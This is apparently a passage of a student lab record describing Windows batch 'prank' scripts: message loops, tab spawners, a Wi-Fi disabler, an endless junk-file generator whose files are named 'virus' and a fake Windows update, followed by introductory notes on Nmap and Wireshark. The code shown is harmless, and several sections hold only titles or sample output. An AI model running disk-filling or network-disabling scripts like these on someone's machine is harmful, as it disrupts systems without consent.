
## 8.Voice Changer:

```
@echo off  
echo Hello there!  
timeout /t 2  
echo I'm a computer, but I can sound like a robot too!  
timeout /t 3  
echo Wanna hear something spooky?  
timeout /t 2  
echo Boo!
```




## 9.Desktop flip

```
@echo off  
echo Flipping desktop...  
timeout /t 5  
control desk.cpl,,@0,0
```




## 10.Endless beeping

```
@echo off  
:start  
echo Ding!  
timeout /t 1  
goto start
```



```
C:\WINDOWS\system32\cmd. + X
Ding!
Waiting for 0 seconds, press a key to continue ...
Ding!
Waiting for 0 seconds, press a key to continue ...
Ding!
Waiting for 0 seconds, press a key to continue ...
Ding!
Waiting for 0| seconds, press a key to continue ...
```

## **11.Project 1:**




```
COMMAND CENTER V1 + X
LOADED. 100 PERCENT
=====
00000000000000
=====

SYSTEM LOADED:Press any key to continue program
What can I do for you?

SELECT NUMBER
=====
List of things I can do
=====
1) Select Websites
2) Ping Websites
=====
ENTER A NUMBER PLEASE.
=====
```

```
COMMAND CENTER V1      X + ▾  
  
Website Select  
Select a Number:  
[1] Google - Search Engine  
[2] Bing - Search Engine  
[3] DuckDuckGo - Search Engine  
[4] GMail - Mail Service  
[5] Yahoo. - Mail Service  
[6] outlook - Mail Service  
[7] FlexTime - Class Selector  
[8] Schoology - Classroom Website  
[9] Quizlet - Study  
[10] Kahoot - Classroom Quiz Game  
[11] Dallastown - School Website  
[12] Ebay - Online Shopping  
[13] Amazon - Online Shopping  
[14] Instructables - How-To Website  
  
=====  
ENTER A NUMBER PLEASE  
=====
```



Press [E] then [ENTER] to exit  
Press [B] then [ENTER] to go back to beginning  
Press [H] then [ENTER] to go back to website selector  
b  
What can I do for you?

SELECT NUMBER

=====

List of things I can do

=====

- 1) Select Websites
- 2) Ping Websites

=====

ENTER A NUMBER PLEASE.

=====

2|

**COMMAND CENTER V1**

```
=====
What website do you want to ping?
=====

Select a Number:
[1] Google
[2] Bing
[3] DuckDuckGo
[4] Yahoo
[5] Facebook
[6] Twitter
[7] Ebay
[8] Amazon
[9] ALL
```

**COMMAND CENTER V1**

```
Ping Google
```

```
Pinging www.google.com [142.250.194.164] with 32 bytes of data:
Reply from 142.250.194.164: bytes=32 time=57ms TTL=118
```

## 12.Project 2:

```
HELLO I AM A.I. CHATBOT but my users call me ALICE
A=Artificial
L=Logic
I=Intelligence
C=Computive
E=Engine


Pretty long name? yeah I know, thats what my programmer named me.
By the way, Whats your name?
```

## 13.Google in Loop

The browser has several tabs open, all showing Google search results for "Google". The cmd window shows the following output:


```
Waiting for 0 seconds, press a key to continue ...
Waiting for 0 seconds, press a key to continue ...
Waiting for 0 seconds, press a key to continue ...
Waiting for 0 seconds, press a key to continue ...
Waiting for 0 seconds, press a key to continue ...
Task Completed 5 tabs opened.
Press any key to continue ...
```

#### 14.Disable wifi:




```
C:\WINDOWS\system32\cmd. X + 
The requested operation requires elevation (Run as administrator).
Wi-Fi Disabled!
Press any key to continue . . .
```


#### 15.Infinite Folder Creator:




## **16.Fake Window Update:**



## **17.Floating Screen:**




## 18.Infinite junk file




| Name       | Date modified    | Type          | Size |
|------------|------------------|---------------|------|
| virus32645 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32646 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32649 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32669 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32671 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32674 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32685 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32686 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32690 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32693 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32701 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32702 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32703 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32708 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32716 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32725 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32727 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32730 | 11-03-2025 17:14 | Text Document | 1 KB |
| virus32756 | 11-03-2025 17:14 | Text Document | 1 KB |

## 19.Self destruct



```
C:\WINDOWS\system32\cmd
This file will self-destruct.
Press any key to continue . . .
```

## 20. Never-Ending "Why" Prompt



A screenshot of a Windows Command Prompt window titled 'C:\WINDOWS\system32\cmd.' The window contains the following text:

```
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.  
'msg' is not recognized as an internal or external command,  
operable program or batch file.
```

---

## **LAB 8 & 9 – NMAP AND WIRESHARK**

---

### **Introduction:**

#### **Nmap (Network Mapper):**

- A powerful open-source network scanning tool used for security auditing and network discovery.
- Helps identify active hosts, open ports, services, and vulnerabilities in a network.
- Supports various scanning techniques such as SYN scan, UDP scan, and OS detection.
- Commonly used by cybersecurity professionals for penetration testing and threat analysis.

#### **Wireshark:**

- A popular open-source network protocol analyser used for inspecting and troubleshooting network traffic.
- Captures and analyses packets in real time, allowing users to detect anomalies, security threats, and performance issues.
- Supports deep packet inspection for multiple protocols, including TCP, UDP, HTTP, and DNS.
- Essential for network administrators, ethical hackers, and forensic investigators to diagnose network-related issues.

- FIRST ALL WE DO IS SCANNING AND THEN ANALYSIS.
- NMAP -> SCAN (PORT, SERVICES, EXPLOITS, STATES) -> VULNERABILITIES -> ZOMBIES -> OUTPUT
